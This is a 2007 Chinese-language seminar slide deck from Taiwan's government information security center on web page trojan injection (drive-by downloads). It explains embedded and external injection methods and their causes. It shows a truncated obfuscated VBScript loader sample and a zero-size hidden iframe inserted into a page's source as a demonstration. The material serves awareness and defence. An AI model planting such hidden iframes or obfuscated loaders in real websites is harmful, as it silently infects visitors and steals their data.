

最新駭客攻擊手法展示

行政院 國家資通安全會報
技術服務中心

July 12, 2007

大綱

- 前言
- 攻擊手法的演變
- 網頁惡意掛馬簡介
- 提供網頁惡意掛馬資訊的網站
- 網站惡意掛馬的預防

前言

- 2007.06.06 媒體報導
 - Google最新統計，目前全台有**九百八十四**個網站被植入惡意程式碼，其中不乏知名的台灣奧迪汽車、ESPNSTAR體育台和眾多學術機構或商業網站。
 - 這些網站含有「**隱匿強迫下載**」惡意程式，網友看文章、欣賞照片時，**不知不覺被安裝**木馬、後門程式、間諜軟體或其他病毒軟體，電腦無故當機只是小case，嚴重時會竊取電腦中個人資料，曾在網路銀行輸入的帳號密碼，也可能被側錄。

攻擊手法的演變

July 12, 2007

攻擊手法的演變

• 原始網頁



The screenshot displays the homepage of the ICST (Information & Communication Security Technology Center) website. The header features the ICST logo and the text '行政院國家資通安全會報 技術服務中心' (Executive Yuan National Information and Communications Security Agency Technical Service Center). Navigation links for 'English', '關於中心' (About Center), '網站導覽' (Website Navigation), and '回到首頁' (Back to Home) are present. A yellow banner announces '即日起開放報名!' (Registration opens from today!).

The main content area is divided into several sections:

- 會員登入 (Member Login):** Includes fields for '會員ID (E-mail Address)' and '密碼' (Password), with buttons for '送出' (Submit) and '重設' (Reset). Links for '加入會員' (Join Member) and '忘了密碼' (Forgot Password) are also provided.
- 最新消息 (Latest News):** A list of recent announcements, including:
 - 2007-06-08 政府資通安全防護巡迴研討會開放線上報名! NEW
 - 2007-06-05 資通安全數位課程教學光碟注意事項說明 & 學習須知 下載! NEW
 - 2007-04-17 「政府資通安全防護巡迴研討會—資安發展趨勢及網路應用服務資訊安全」教材開放下載。
 - 2007-03-07 「政府資通安全防護巡迴研討會—資安發展趨勢及網路應用服務資訊安全」開放線上報名!
- 病毒防護 (Virus Protection):** A section featuring a computer icon and a list of virus-related updates:
 - 2007-05-02 變形的熊貓病毒: W32.Fujacks.AW
 - 2007-05-02 將本身複製在本機磁碟機或可移除式儲存裝置的蠕蟲: W32.Annew.A
 - 2007-05-02 散播大量郵件蠕蟲: W32.Surubat.A@mm
 - 2007-05-02 透過弱點或共享資料夾散播的 W32.Vutsog.A@mm蠕蟲
- 教育訓練活動看板 (Education and Training Activity Board):** Announces the '政府資通安全防護巡迴研討會' (Government Information and Communications Security Protection Itinerant Symposium) held from 96/07/03 to 96/07/13.
- 主要選單 (Main Menu):** A sidebar menu with links to '線上安全學習網' (Online Security Learning Network), 'RSS資訊服務' (RSS Information Service), '病毒防護' (Virus Protection), '漏洞修復' (Vulnerability Patching), '微軟資安' (Microsoft Security), and '工具軟體' (Tools Software).
- 漏洞修補 (Vulnerability Patching):** A section at the bottom with a bug icon and the text '漏洞修補'.

The footer of the page shows the status '完成' (Completed).

攻擊手法的演變


- 過去駭客的手法-置換網頁



駭客為了出名，
會讓你**知道**網頁已經被竄改過

攻擊手法的演變

- 現在駭客的網頁置換-惡意掛馬



網頁惡意掛馬簡介

July 12, 2007

什麼是網頁「惡意掛馬」？

- 駭客入侵知名的網站
- 不更動原有的畫面下，修改網站內容，加入惡意程式碼
- 使瀏覽該網站的使用者被植入惡意程式
- 進而竊取個人資料或當成跳板主機

網頁惡意掛馬的危害

- 對網站擁有者而言
 - 因管理不善導致他人被入侵而負上法律責任
 - 商譽的損失
- 對一般使用者而言
 - 資料失竊
 - 隱私資料、信用卡資料、線上遊戲虛擬寶物…
 - 被當跳板主機
 - 可能面臨法律責任

網頁惡意掛馬的原因

- 網站伺服器的弱點或管理不當
 - 不當的設定與管理
 - 不安全的預設網站路徑與記錄檔檔案配置
 - 沒有更改預設的管理者密碼
 - 不當設定讓使用者能存取任何網頁目錄
 - 過於寬鬆的網頁權限設定
 - 沒有刪除不必要之網站或虛擬目錄
- 網頁應用程式設計錯誤
 - SQL Injection

網站入侵案例-SQL injection

- Demo

網站惡意掛馬手法種類

- 可以分為內嵌和外連兩種方式

- 內嵌

- 直接在網頁中嵌入惡意程式碼

- 外連

- 將使用者導引至外部惡意網站

網站惡意掛馬手法-內嵌

- 內嵌

- 直接在網頁中嵌入惡意程式碼



可導致使用者作業系統被入侵的程式碼
例如：攻擊Internet Explorer弱點的攻擊程式
(MS06-014...)

網站惡意掛馬手法-內嵌



知名網站



MS07-017

MS06-014

MS06-013

MS06-004

MS06-001

```
<html>
<script language="VBScript">
function rechange(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
46,103,111,50,46,105,99,112,9
```

```
<html>
<script language="VBScript">
function rechange(k)
s=Split(k,",")
t=""
For i = 0 To UBound(s)
t=t+Chr(eval(s(i)))
Next
rechange=t
End Function
t="111,110,32,101,114,114,111
,81,81,53,51,55,50,52,53,51,6
46,103,111,50,46,105,99,112,9
```




網站惡意掛馬手法-外連

- 外連

- 將使用者導引至外部惡意網站
- 目前最常被使用的掛馬方式
- 目前常見的實作手法：
 - 修改網頁HTML語法，將使用者導引至外部網站
 - 如iframe語法
 - 使用多媒體檔案將使用者導引至外部網站
 - 如影片檔(RM、WAV)、Flash檔

網站惡意掛馬手法-外連



<iframe src=...>
<embed rm
<embed swf

惡意網站

```
language="VBScript">
  range(k)
```

手法分析-內嵌

- 優點:

- 不容易讓使用者發覺

- 缺點:

- 可能會被伺服器上的防毒軟體掃除

- 惡意程式改版不易

- 須取得完整修改網頁的權限

手法分析-外連

- 優點:

- 僅需取得插入一行程式碼的權限
- 駭客可以隨時修改惡意程式

- 缺點:

- 駭客所使用的網址會被加入黑名單

外連範例-iframe

- <IFRAME>被稱為「浮動窗格」(floating frame)，功能是在一般的網頁中建立窗格 (inline frame)
- 可以將子窗格以類似圖片的方式嵌入到文件中
- 感覺有點像電視上的子母畫面。

外連範例-iframe

• 原始頁面



The screenshot displays the homepage of the ICST Information & Communication Security Technology Center. The header features the ICST logo and the center's name in both Chinese and English. A navigation bar includes links for English, About Center, Site Map, and Home. A yellow banner announces the online registration for the 2007 Government Information Security Defense Conference. The main content area is divided into three columns. The left column contains a user login section with fields for email and password, and a sidebar menu with links to online learning, RSS services, virus protection, patching, security software, and tools. The middle column features a 'Latest News' section with a list of recent announcements, including the opening of online registration for the conference and the release of educational materials. Below this is a 'Virus Protection' section with a list of malware threats and their characteristics. The right column includes a 'Latest News HOT' section, a 'Network Security' section, and an 'Education Training Activity Board' section. The bottom of the page has a 'Patch' section with a link to download patches.

行政院國家資通安全會報
技術服務中心
INFORMATION & COMMUNICATION SECURITY TECHNOLOGY CENTER

English 關於中心 網站導覽 回到首頁

政府資安防護巡迴研討會即日起開放報名！

· 會員登入 ·

會員ID.....
(E-mail Address)

密碼.....

送出 重設

[加入會員](#) [忘了密碼](#)

· 主要選單 ·

- 線上安全學習網
- RSS資訊服務
- 病毒防護
- 漏洞修復
- 微軟資安
- 工具軟體

· 最新消息 ·

- 2007-06-08 政府資通安全防護巡迴研討會開放線上報名！ NEW
- 2007-06-05 資通安全數位課程教學光碟注意事項說明 & 學習須知 下載！ NEW
- 2007-04-17 「政府資通安全防護巡迴研討會－資安發展趨勢及網路應用服務資訊安全」教材開放下載。
- 2007-03-07 「政府資通安全防護巡迴研討會－資安發展趨勢及網路應用服務資訊安全」開放線上報名！

· 病毒防護 ·

- 2007-06-26 會開啓後門以及傳送垃圾郵件的W32.IRCBot.BPP
- 2007-06-22 竊取資料的Infostealer.Lingling.B
- 2007-06-20 會使防火牆失效的Trojan.Syginre木馬
- 2007-06-15 存取機密資料並獲得電腦控制權的Backdoor.Shangxing後門程式

· 最新消息 HOT ·

網路安全


· 教育訓練活動看板 ·

- 政府資通安全防護巡迴研討會 (96/07/03-96/07/13)

漏洞修補

外連範例-iframe

- 加入<iframe></iframe> 語法



```
原始碼
檔案(F) 編輯(E) 檢視(V) 說明(H)

<iframe src=http://www.kimo.com.tw width=950 height=150 frameborder=0></iframe>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0023)http://www.icst.org.tw/ -->
<HTML><HEAD><TITLE>國家資通安全會報技術服務中心</TITLE><LINK href= "../favicon.ico"
rel="SHORTCUT ICON">
<META http-equiv=Content-Type content="text/html; charset=big5"><LINK
href="icst.files/common-ie.css" rel=stylesheet>
<META content="MSHTML 6.00.2800.1595" name=GENERATOR></HEAD>
<BODY bgColor=#ffffff leftMargin=0 topMargin=0>
<STYLE>#mainpage {
    PADDING-RIGHT: 0px; PADDING-LEFT: 0px; BACKGROUND-IMAGE: url(../template/icst2005/ima
}
#banner {
    CLEAR: both; PADDING-RIGHT: 0px; PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px
}
#main {
    CLEAR: both; PADDING-RIGHT: 0px; PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px
}
}
```


外連範例-iframe

- 加入<iframe></iframe> 語法



外連範例-iframe

- 加入會隱藏的<iframe></iframe> 語法



```
<iframe src=http://www.kimo.com.tw width=0 height=0 frameborder=0></iframe>

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<!-- saved from url=(0023)http://www.kimo.com.tw/ -->
<HTML><HEAD><TITLE>資通安全會務中心</TITLE><LINK href=../favicon.ico"
r="SHORTCUT ICON"
<META charset=big5"><LINK
href=
<META

#1
}
}
#main {
  CLIP: both;
  PADDING-LEFT: 0px; PADDING-BOTTOM: 0px; MARGIN: 0px;
}
```

外連範例-iframe

- 加入會隱藏的<frame> <frame> 語法

實際上瀏覽器還是會去抓取
iframe所指向的網頁


外連範例-多媒體檔案

- 部份多媒體檔案為了增加互動性，支援內嵌script的功能，當使用者播放該多媒體檔案，將會觸發script的執行。
- 常見可執行script的多媒體格式
 - Real Player：RM格式
 - Flash：SWF格式
 - Microsoft Media Player：WMV格式
- 駭客可以修改script內容，在播放影片時將使用者導引至惡意網站。


外連範例-多媒體檔案



上傳至多媒體伺服器,如ftp、
Youtube網站、p2p



駭客製作惡意多媒體
檔案



使用者下載多媒體檔案在本機播放，
或是使用瀏覽器線上播放

